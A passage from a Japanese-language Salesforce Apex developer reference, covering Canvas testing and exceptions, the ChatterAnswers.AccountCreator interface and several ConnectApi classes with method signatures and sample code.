// Set some environment context data in a MAp

Map<String,String> envValues = new Map<String,String>();

envValues.put(Canvas.Test.KEY_DISPLAY_LOCATION,'Chatter');

envValues.put(Canvas.Test.KEY_LOCATION_URL,'https://na1.salesforce.com/_ui/core/chatter/ui/ChatterPage');



// Create a mock RenderContext using the test application and environment context data
Maps

Canvas.RenderContext mock = Canvas.Test.mockRenderContext(appValues,envValues);



// Set some custom params on the mock RenderContext

mock.getEnvironmentContext().setParametersAsJSON('{\"param1\":1,\"boolParam\":true,\"stringParam\":\"test
 string\"}');



// Use the mock RenderContext to invoke a CanvasLifecycleHandler

Canvas.Test.testCanvasLifecycle(handler,mock)
```

キャンバスの例外

`Canvas` 名前空間には、例外クラスが含まれています。

すべての例外クラスは、エラーメッセージや例外型を返す組込みメソッドをサポートしています。「Exception クラスおよび組み込み例外」を参照してください。

`Canvas` 名前空間には、次の例外があります。

例外	説明
`Canvas.CanvasRenderException`	`Canvas.CanvasLifecycleHandler.onRender(renderContext)` の実装でこのクラスを使用します。`onRender()` 実装でユーザにエラーを表示するには、`Canvas.CanvasRenderException` を発生させます。これにより、キャンバスフレームワークでエラーメッセージがユーザに表示されます。この例外は、`onRender()` メソッド内でのみ管理されます。

例

onRender() の次の実装例では、最大長を超えた文字列でキャンバス URL が設定されたことが原因で発生した CanvasException をキャッチします。CanvasRenderException が作成されて発生し、ユーザにエラーが表示されます。

```
public class MyCanvasListener

implements Canvas.CanvasLifecycleHandler {



    public void onRender(Canvas.RenderContext renderContext) {

        Canvas.ApplicationContext app = renderContext.getApplicationContext();



        // Code to generate a URL string that is too long



        ...



        // Try to set the canvas app URL using the invalid URL string

        try {

            app.setCanvasUrlPath(aUrlPathThatIsTooLong);

        } catch (CanvasException e) {

            // Display error to user by throwing a new CanvasRenderException

            throw new CanvasRenderException(e.getMessage());

        }

    }

}
```

CanvasRenderException を使用するその他の例は、『Force.com Canvas 開発者ガイド』を参照してください。

ChatterAnswers 名前空間

ChatterAnswers 名前空間は、取引先レコードの作成に使用されるインターフェースを提供します。

ChatterAnswers 名前空間のインターフェースを次に示します。

このセクションの内容:

AccountCreator インターフェース

Chatter アンサーユーザと関連付けられる取引先レコードを作成します。

名前空間

ChatterAnswers

使用方法

ChatterAnswers.AccountCreator は、chatteranswers:registration Visualforce コンポーネントの registrationClassName 属性で指定されます。このインターフェースは Chatter アンサーによってコールされます。また、このインターフェースでは、ポータルユーザが使用する取引先レコードをカスタム作成できます。

ChatterAnswers.AccountCreator インターフェースを実装するには、最初に implements キーワードでクラスを次のように宣言する必要があります。

```
public class ChatterAnswersRegistration implements ChatterAnswers.AccountCreator {
```

次に、クラスで次のメソッドの実装を提供する必要があります。

```
public String createAccount(String firstname, String lastname, Id siteAdminId) {

    // Your code here

}
```

実装されたメソッドは global または public として宣言する必要があります。

このセクションの内容:

AccountCreator メソッド

AccountCreator のメソッドは次のとおりです。

このセクションの内容:

createAccount(firstName, lastName, siteAdminId)

ユーザ情報を受け取り、取引先レコードを作成します。このメソッドの実装では、取引先 ID を返します。

署名

```
public String createAccount(String firstName, String lastName, Id siteAdminId)
```

パラメータ

firstName
型: String
登録するユーザの名。

lastName
型: String
登録するユーザの姓。

siteAdminId
型: ID
サイト管理者のユーザ ID。例外が発生した場合の通知に使用します。

戻り値

型: String

AccountCreator の実装例

これは、ChatterAnswers.AccountCreator インターフェースの実装例です。createAccount メソッドの実装では、ユーザ情報を受け取り、取引先レコードを作成します。メソッドは、取引先 ID の String 値を返します。

```
public class ChatterAnswersRegistration implements ChatterAnswers.AccountCreator {

    public String createAccount(String firstname, String lastname, Id siteAdminId) {

        Account a = new Account(name = firstname + ' ' + lastname, ownerId = siteAdminId);


         insert a;

         return a.Id;

    }

}
```

この例では、上記のコードをテストします。

```
@isTest
```

```
private class ChatterAnswersCreateAccountTest {

    static testMethod void validateAccountCreation() {

        User[] user = [SELECT Id, Firstname, Lastname from User];

        if (user.size() == 0) { return; }

        String firstName = user[0].FirstName;

        String lastName = user[0].LastName;

        String userId = user[0].Id;

        String accountId = new ChatterAnswersRegistration().createAccount(firstName,
lastName, userId);

        Account acct = [SELECT name, ownerId from Account where Id =: accountId];

        System.assertEquals(firstName + ' ' + lastName, acct.name);

        System.assertEquals(userId, acct.ownerId);

  }

}
```

ConnectApi 名前空間

ConnectApi 名前空間 (Chatter in Apex とも呼ばれる) では、Chatter REST API で使用可能な同一データにアクセスするためのクラスが提供されます。Salesforce でカスタム Chatter を体験するには、Chatter in Apex を使用します。

ConnectApi クラスの使用についての詳細は、「Chatter in Apex」 (ページ 384)を参照してください。

このセクションの内容:

ActionLinks クラス
アクションリンクグループ定義の作成、削除、および取得、アクションリンクグループに関する情報の取得、アクションリンクの診断情報の取得を行います。

Announcements クラス
お知らせに関する情報にアクセスします。お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。

Chatter クラス
レコードのフォロワーと登録に関するアクセス情報

ChatterFavorites クラス
Chatter のお気に入りを使用すると、トピック、リストビュー、およびフィード検索に簡単にアクセスできます。

ChatterFeeds クラス

フィード要素の取得、フィード要素の投稿、フィード要素の削除、いいね!、コメント、ブックマークを実行します。フィード要素の検索、フィード要素の共有、アンケートの投票を行うこともできます。

ChatterGroups クラス

グループのメンバー、写真、および指定されたユーザがメンバーであるグループなど、グループに関する情報。グループへのメンバーの追加やメンバーの削除、グループの写真の変更に使用します。

ChatterMessages クラス

メッセージおよび会話データにアクセスし、変更します。

ChatterUsers クラス

フォロワー、登録、ファイル、グループなどのユーザに関する情報にアクセスします。

Communities クラス

組織内のコミュニティに関する一般情報にアクセスします。

CommunityModeration クラス

コミュニティのフィード項目およびコメントのフラグに関する情報にアクセスします。コメントおよびフィード項目に対して 1 つ以上のフラグを追加および削除できます。すべてのフラグ付きフィード項目およびコメントを含むフィードを表示するには、`ConnectApi.ChatterFeeds.getFeedItemsFromFeed` メソッドに `ConnectApi.FeedType.Moderation` を渡します。

Datacloud クラス

Data.com の取引先責任者または企業レコードを購入し、購入情報を取得します。

ManagedTopics クラス

コミュニティの管理トピックに関する情報にアクセスします。管理トピックを作成、削除、および並び替えます。

Mentions クラス

メンションに関する情報にアクセスします。メンションは、ユーザ名またはグループ名の前にある「@」文字で示されます。ユーザまたはグループは、メンションされると通知を受け取ります。

Organization クラス

組織に関するアクセス情報。

QuestionAndAnswers クラス

質問および回答の提案にアクセスします。

Recommendations クラス

おすすめに関する情報にアクセスしておすすめを拒否します。

Records クラス

レコード motif に関する情報にアクセスします。レコード motif は Salesforce UI でレコードタイプを区別するために使用される小さいアイコンです。

Topics クラス

トピックの説明、トピックについて話しているユーザ数、関連トピック、トピックに投稿しているグループの情報など、トピックに関する情報にアクセスします。トピックの名前または説明の更新、トピックのマージ、レコードおよびフィード項目のトピックの追加または削除を行います。

UserProfiles クラス
ユーザプロファイルデータにアクセスします。このユーザプロファイルデータが、プロファイルページ (Chatter プロファイルページとも呼ばれる) に入力されます。このデータには、ユーザ情報 (住所、マネージャ、電話番号など)、一部のユーザ機能 (権限)、および一連のサブタブアプリケーション (プロファイルページのカスタムタブ) が含まれます。

Zones クラス
組織内の Chatter アンサーゾーンに関する情報にアクセスします。ゾーンでは、質問を論理グループに整理します。ゾーンには、それぞれ独自のテーマと固有の質問があります。

ConnectApi 入力クラス
一部の `ConnectApi` メソッドは `ConnectApi` 入力クラスのインスタンスである引数を取ります。

ConnectApi 出力クラス
大部分の `ConnectApi` メソッドは、`ConnectApi` 出力クラスのインスタンスを返します。

ConnectApi 列挙
`ConnectApi` 名前空間に固有の列挙型。

ConnectApi 例外
`ConnectApi` 名前空間には、例外クラスが含まれています。

ActionLinks クラス

アクションリンクグループ定義の作成、削除、および取得、アクションリンクグループに関する情報の取得、アクションリンクの診断情報の取得を行います。

名前空間

ConnectApi

使用方法

アクションリンクは、フィード要素上のボタンです。アクションリンクをクリックすると、ユーザを特定の Web ページに移動したり、ファイルダウンロードを開始したり、Salesforce または外部サーバへの API コールを呼び出したりできます。アクションリンクには、URL と HTTP メソッドが含まれ、リクエストボディとヘッダー情報 (認証用の OAuth トークンなど) を含めることができます。アクションリンクを使用して Salesforce およびサードパーティサービスをフィードに統合することで、ユーザはアクションを実行して生産性を高め、イノベーションを促進できます。

アクションリンクとアクションリンクグループには、定義ビューとコンテキストユーザビューという 2 つのビューがあります。定義には、認証情報などの機密情報が含まれる可能性があります。コンテキストユーザビューは、表示オプションによって絞り込まれ、コンテキストユーザの状態が値に反映されます。

アクションリンク定義は、サードパーティの機密情報である可能性があります (OAuth ベアラートークンヘッダーなど)。そのため、アクションリンク定義を作成した Apex 名前空間からのコールでのみ定義を参照、変更、または削除できます。さらに、コールを実行するユーザは、定義を作成したユーザか、「すべてのデータの参照」権限を持つユーザである必要があります。アクションリンクグループ定義(アクションリンク定義を含む)で操作を行うには、次のメソッドを使用します。

- createActionLinkGroupDefinition(communityId, actionLinkGroup)
- deleteActionLinkGroupDefinition(communityId, actionLinkGroupId)
- getActionLinkGroupDefinition(communityId, actionLinkGroupId)

アクションリンクまたはアクションリンクグループのコンテキストユーザのビューで操作を行うには、次のメソッドを使用します。

- getActionLink(communityId, actionLinkId)
- getActionLinkGroup(communityId, actionLinkGroupId)
- getActionLinkDiagnosticInfo(communityId, actionLinkId)

アクションリンクの使用方法については、「アクションリンクの使用」を参照してください。

ActionLinks メソッド

`ActionLinks` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

createActionLinkGroupDefinition(communityId, actionLinkGroup)

アクションリンクグループ定義を作成します。アクションリンクグループをフィード要素に関連付けるには、まずアクションリンクグループ定義を作成します。次に、関連付けられたアクション機能を含むフィード要素を投稿します。

API バージョン

33.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ActionLinkGroupDefinition createActionLinkGroupDefinition(String communityId, ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroup)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

actionLinkGroup

型: `ConnectApi.ActionLinkGroupDefinitionInput`

アクションリンクグループを定義する `ConnectApi.ActionLinkGroupDefinitionInput` オブジェクト。

戻り値

型: `ConnectApi.ActionLinkGroupDefinition`

使用方法

アクションリンクは、フィード要素上のボタンです。アクションリンクをクリックすると、ユーザを特定の Web ページに移動したり、ファイルダウンロードを開始したり、Salesforce または外部サーバへの API コールを呼び出したりできます。アクションリンクには、URL と HTTP メソッドが含まれ、リクエストボディとヘッダー情報 (認証用の OAuth トークンなど) を含めることができます。アクションリンクを使用して Salesforce およびサードパーティサービスをフィードに統合することで、ユーザはアクションを実行して生産性を高め、イノベーションを促進できます。

すべてのアクションリンクはグループに属している必要があります。1 つのグループ内のアクションリンクは、相互排他的で、同じプロパティを共有します。各自のアクショングループでスタンドアロンアクションを定義します。

アクションリンクグループ定義の情報は、サードパーティの機密情報である可能性があります (OAuth ベアラートークンヘッダーなど)。そのため、アクションリンクグループ定義を作成した Apex 名前空間からのコールでのみ定義を参照、変更、または削除できます。さらに、コールを実行するユーザは、定義を作成したユーザか、「すべてのデータの参照」権限を持つユーザである必要があります。

メモ: アプリケーションから `ApiAsync` アクションリンクを呼び出す場合は状況を設定するコールが必要です。ただし、現在 Apex を使用してアクションリンクの状況を設定する方法がありません。状況を設定するには、Chatter REST API を使用します。詳細は、*『Chatter REST API 開発者ガイド』* の「Action Link リソース」を参照してください。

関連トピック:

アクションリンクを定義し、フィード要素を使用して投稿する

deleteActionLinkGroupDefinition(communityId, actionLinkGroupId)

アクションリンクグループ定義を削除します。アクションリンクグループ定義を削除すると、その定義へのすべての参照がフィード要素から削除されます。

API バージョン

33.0

Chatter が必要かどうか

いいえ

署名

```
public static void deleteActionLinkGroupDefinition(String communityId, String actionLinkGroupId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

actionLinkGroupId
型: String

アクションリンクグループの ID。

戻り値

型: Void

使用方法

アクションリンクグループ定義の情報は、サードパーティの機密情報である可能性があります (OAuth ベアラートークンヘッダーなど)。そのため、アクションリンクグループ定義を作成した Apex 名前空間からのコールでのみ定義を参照、変更、または削除できます。さらに、コールを実行するユーザは、定義を作成したユーザか、「すべてのデータの参照」権限を持つユーザである必要があります。

getActionLink(communityId, actionLinkId)

コンテキストユーザの状態を含む、アクションリンクに関する情報を取得します。

API バージョン

33.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.PlatformAction getActionLink(String communityId, String
actionLinkId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

actionLinkId
型: String

アクションリンクの ID。

戻り値

型: `ConnectApi.PlatformAction`

getActionLinkDiagnosticInfo(communityId, actionLinkId)

アクションリンクが実行されたときに返された診断情報を取得します。診断情報は、アクションリンクにアクセスできるユーザに対してのみ提供されます。

API バージョン

33.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ActionLinkDiagnosticInfo getActionLinkDiagnosticInfo(String
communityId, String actionLinkId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

actionLinkId
型: String

アクションリンクの ID。

戻り値

型: ConnectApi.ActionLinkDiagnosticInfo

getActionLinkGroup(communityId, actionLinkGroupId)

コンテキストユーザの状態を含む、アクションリンクグループに関する情報を取得します。

API バージョン

33.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.PlatformActionGroup getActionLinkGroup(String communityId,
String actionLinkGroupId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

actionLinkGroupId
型: String

アクションリンクグループの ID。

戻り値

型: ConnectApi.PlatformActionGroup

使用方法

すべてのアクションリンクはグループに属している必要があります。1 つのグループ内のアクションリンクは、相互排他的で、同じプロパティを共有します。アクションリンクグループ定義とは異なり、アクションリンクグループは、クライアントからアクセスできます。

getActionLinkGroupDefinition(communityId, actionLinkGroupId)

アクションリンクグループ定義に関する情報を取得します。

API バージョン

33.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ActionLinkGroupDefinition getActionLinkGroupDefinition(String communityId, String actionLinkGroupId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

actionLinkGroupId
型: String

アクションリンクグループの ID。

戻り値

型: ConnectApi.ActionLinkGroupDefinition

使用方法

アクションリンクグループ定義の情報は、サードパーティの機密情報である可能性があります (OAuth ベアラートークンヘッダーなど)。そのため、アクションリンクグループ定義を作成した Apex 名前空間からのコールでのみ定義を参照、変更、または削除できます。さらに、コールを実行するユーザは、定義を作成したユーザか、「すべてのデータの参照」権限を持つユーザである必要があります。

Announcements クラス

お知らせに関する情報にアクセスします。お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。

名前空間


ConnectApi

使用方法

ConnectApi.Announcements クラスを使用して、お知らせを取得、更新、および削除します。お知らせは、情報を強調表示するために使用します。ユーザは、グループフィードのお知らせに対するディスカッション、いいね!、コメントの投稿ができます。他の投稿と同様に、お知らせが投稿されると、グループメンバーは選

択したグループメール通知頻度に応じてメール通知を受信します。フィード投稿を削除するとお知らせが削除されます。

次のSalesforceの画像では、お知らせが黄色で表示されています。お知らせを作成すると、お知らせのテキストを含むフィード項目も作成されます。これもこの画像で確認できます。



Announcements メソッド

`Announcements` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

`deleteAnnouncement(communityId, announcementId)`

指定されたお知らせを削除します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static void deleteAnnouncement(String communityId, String announcementId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

announcementId
型: String
0BT というプレフィックスが付いたお知らせ ID。

戻り値

型: Void

使用方法

グループ内のお知らせ (お知らせ ID を含む) のリストを取得するには、getAnnouncements(communityId, groupId) または getAnnouncements(communityId, groupId, pageParam, pageSize) をコールします。

お知らせをグループに投稿するには、postAnnouncement(communityId, groupId, announcement) をコールします。

getAnnouncement(communityId, announcementId)

指定されたお知らせを取得します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Announcement getAnnouncement(String communityId, String
announcementId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

announcementId
型: String

0BT というプレフィックスが付いたお知らせ ID。

戻り値

型: ConnectApi.Announcement

使用方法

グループ内のお知らせ (お知らせ ID を含む) のリストを取得するには、`getAnnouncements(communityId, groupId)` または `getAnnouncements(communityId, groupId, pageParam, pageSize)` をコールします。

お知らせをグループに投稿するには、`postAnnouncement(communityId, groupId, announcement)` をコールします。

udpateAnnouncement(communityId, announcementId, expirationDate)

指定されたお知らせの表示期限を更新します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Announcement udpateAnnouncement(String communityId, String announcementId, Datetime expirationDate)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

announcementId
型: String

0BT というプレフィックスが付いたお知らせ ID。

expirationDate

型: Datetime

別のお知らせが最初に投稿されていない限り、この日付の午後 11 時 59 分まで Salesforce UI にお知らせが表示されます。Salesforce UI では、`expirationDate` の時間値は無視されます。ただし、時間値を使用して各自の UI で独自の表示ロジックを作成することはできます。

戻り値

型: ConnectApi.Announcement

使用方法

グループ内のお知らせ (お知らせ ID を含む) のリストを取得するには、`getAnnouncements(communityId, groupId)` または `getAnnouncements(communityId, groupId, pageParam, pageSize)` をコールします。

お知らせをグループに投稿するには、`postAnnouncement(communityId, groupId, announcement)` をコールします。

Chatter クラス

レコードのフォロワーと登録に関するアクセス情報

名前空間

ConnectApi

Chatter メソッド

`Chatter` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

deleteSubscription(communityId, subscriptionId)

指定された登録を削除します。このメソッドを使用して、レコード、ユーザ、またはファイルのフォロー解除を行います。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static void deleteSubscription(String communityId, String subscriptionId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subscriptionId
型: String
登録の ID。

戻り値

型: Void

使用方法

ユーザ、グループ、またはレコードを「フォローする」ことは、ユーザ、グループ、またはレコードに「登録する」ことと同じです。「フォロワー」は、ユーザ、グループ、またはレコードをフォローしているユーザです。「登録」は、フォロワーと、フォロワーがフォローしているユーザ、グループ、またはレコードとのリレーションを記述するオブジェクトです。

グループを脱退するには、`deleteMember(communityId, membershipId)` をコールします。

関連トピック:

- レコードのフォロー解除
- レコードのフォロー
- follow(communityId, userId, subjectId)

getFollowers(communityId, recordId)

指定されたコミュニティの指定されたレコードのフォロワーの最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String recordId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

recordId
型: String
レコードまたはキーワード `me` の ID。

戻り値

型: `ConnectApi.FollowerPage`

使用方法

ユーザ、グループ、またはレコードを「フォローする」ことは、ユーザ、グループ、またはレコードに「登録する」ことと同じです。「フォロワー」は、ユーザ、グループ、またはレコードをフォローしているユーザです。「登録」は、フォロワーと、フォロワーがフォローしているユーザ、グループ、またはレコードとのリレーションを記述するオブジェクトです。

関連トピック:

- レコードのフォロー

getFollowers(communityId, recordId, pageParam, pageSize)

指定されたレコードのフォロワーの指定されたページを返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String recordId,
Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

recordId
型: String

レコードまたはキーワード `me` の ID。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.FollowerPage`

使用方法

ユーザ、グループ、またはレコードを「フォローする」ことは、ユーザ、グループ、またはレコードに「登録する」ことと同じです。「フォロワー」は、ユーザ、グループ、またはレコードをフォローしているユーザです。「登録」は、フォロワーと、フォロワーがフォローしているユーザ、グループ、またはレコードとのリレーションを記述するオブジェクトです。

関連トピック:

レコードのフォロー

getSubscription(communityId, subscriptionId)

指定された登録に関する情報を返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Subscription getSubscription(String communityId, String subscriptionId)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subscriptionId

型: String

登録の ID。

戻り値

型: `ConnectApi.Subscription`

使用方法

ユーザ、グループ、またはレコードを「フォローする」ことは、ユーザ、グループ、またはレコードに「登録する」ことと同じです。「フォロワー」は、ユーザ、グループ、またはレコードをフォローしているユーザです。「登録」は、フォロワーと、フォロワーがフォローしているユーザ、グループ、またはレコードとのリレーションを記述するオブジェクトです。

関連トピック:

- レコードのフォロー

ChatterFavorites クラス

Chatter のお気に入りを使用すると、トピック、リストビュー、およびフィード検索に簡単にアクセスできます。


名前空間

ConnectApi

使用方法

Chatter in Apex を使用して、お気に入りとして追加されたトピック、リストビュー、およびフィード検索を取得および削除します。トピックとフィード検索をお気に入りとして追加し、フィード検索またはリストビューフィードの最終参照日付を現在のシステム時間に更新します。

Salesforce の次の画像では、トピックが「Build Issues」で、リストビューが「All Accounts」であり、フィード検索が「United」です。



ChatterFavorites メソッド

`ChatterFavorites` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

addFavorite(communityId, subjectId, searchText)
指定されたコミュニティの指定されたユーザのフィード検索のお気に入りを追加します。

addRecordFavorite(communityId, subjectId, targetId)
トピックをお気に入りとして追加します。

deleteFavorite(communityId, subjectId, favoriteId)
指定されたお気に入りを削除します。

getFavorite(communityId, subjectId, favoriteId)
お気に入りの説明を返します。

getFavorites(communityId, subjectId)
指定されたコミュニティの指定されたユーザのすべてのお気に入りリストを返します。

getFeedElements(communityId, subjectId, favoriteId)
指定されたコミュニティの指定されたお気に入りのフィード要素の最初のページを返します。

getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)
指定された順番で、指定されたコミュニティ内の指定されたお気に入りのフィード要素の指定されたページを返します。

getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam)
指定された順番で、指定されたコミュニティ内の指定されたお気に入りのフィード要素の指定されたページを返します。フィード要素ごとに指定された数以内のコメント数が含まれます。

getFeedItems(communityId, subjectId, favoriteId)
指定されたコミュニティの指定されたお気に入りのフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

getFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)
指定された順番で、指定されたコミュニティ内の指定されたお気に入りのフィード項目の指定されたページを返します。

getFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam)
指定された順番で、指定されたコミュニティ内の指定されたお気に入りのフィード項目の指定されたページを返します。フィード項目ごとに指定された数以内のコメント数が含まれます。

updateFavorite(communityId, subjectId, favoriteId, updateLastViewDate)
updateLastViewDate に `true` を指定すると、保存された検索またはリストビューフィードの最終参照日付が現在のシステム時間に更新されます。

addFavorite(communityId, subjectId, searchText)

指定されたコミュニティの指定されたユーザのフィード検索のお気に入りを追加します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedFavorite addFavorite(String communityId, String subjectId,
String searchText)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me` を指定します。

searchText
型: String

お気に入りとして保存する検索のテキストを指定します。このメソッドでは、リストビューのお気に入りまたはトピックではなく、フィード検索のお気に入りのみを作成できます。

戻り値

型: `ConnectApi.FeedFavorite`

addRecordFavorite(communityId, subjectId, targetId)

トピックをお気に入りとして追加します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedFavorite addRecordFavorite(String communityId, String subjectId, String targetId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me` を指定します。

targetId
型: String

お気に入りとして追加するトピックの ID。

戻り値

型: `ConnectApi.FeedFavorite`

deleteFavorite(communityId, subjectId, favoriteId)

指定されたお気に入りを削除します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static Void deleteFavorite(String communityId, String subjectId, String favoriteId)
```

パラメータ

communityId
: 型: String

  コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
: 型: String

  コンテキストユーザの ID または別名 `me` を指定します。

favoriteId
: 型: String

  お気に入りの ID。

戻り値

型: Void

getFavorite(communityId, subjectId, favoriteId)

お気に入りの説明を返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedFavorite getFavorite(String communityId, String subjectId,
String favoriteId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 me を指定します。

favoriteId
型: String

お気に入りの ID。

戻り値

型: ConnectApi.FeedFavorite

getFavorites(communityId, subjectId)

指定されたコミュニティの指定されたユーザのすべてのお気に入りリストを返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedFavorites getFavorites(String communityId, String subjectId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 me を指定します。

戻り値

型: ConnectApi.FeedFavorites

getFeedElements(communityId, subjectId, favoriteId)

指定されたコミュニティの指定されたお気に入りのフィード要素の最初のページを返します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElements(String communityId, String subjectId, String favoriteId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String
コンテキストユーザの ID または別名 me。

favoriteId
型: String
お気に入りの ID。

戻り値

型: ConnectApi.FeedElementPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetFeedElements(communityId, subjectId, favoriteId, result)

getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)

指定された順番で、指定されたコミュニティ内の指定されたお気に入りのフィード要素の指定されたページを返します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElements(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

favoriteId
型: String

お気に入りの ID。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。

- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.FeedElementPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

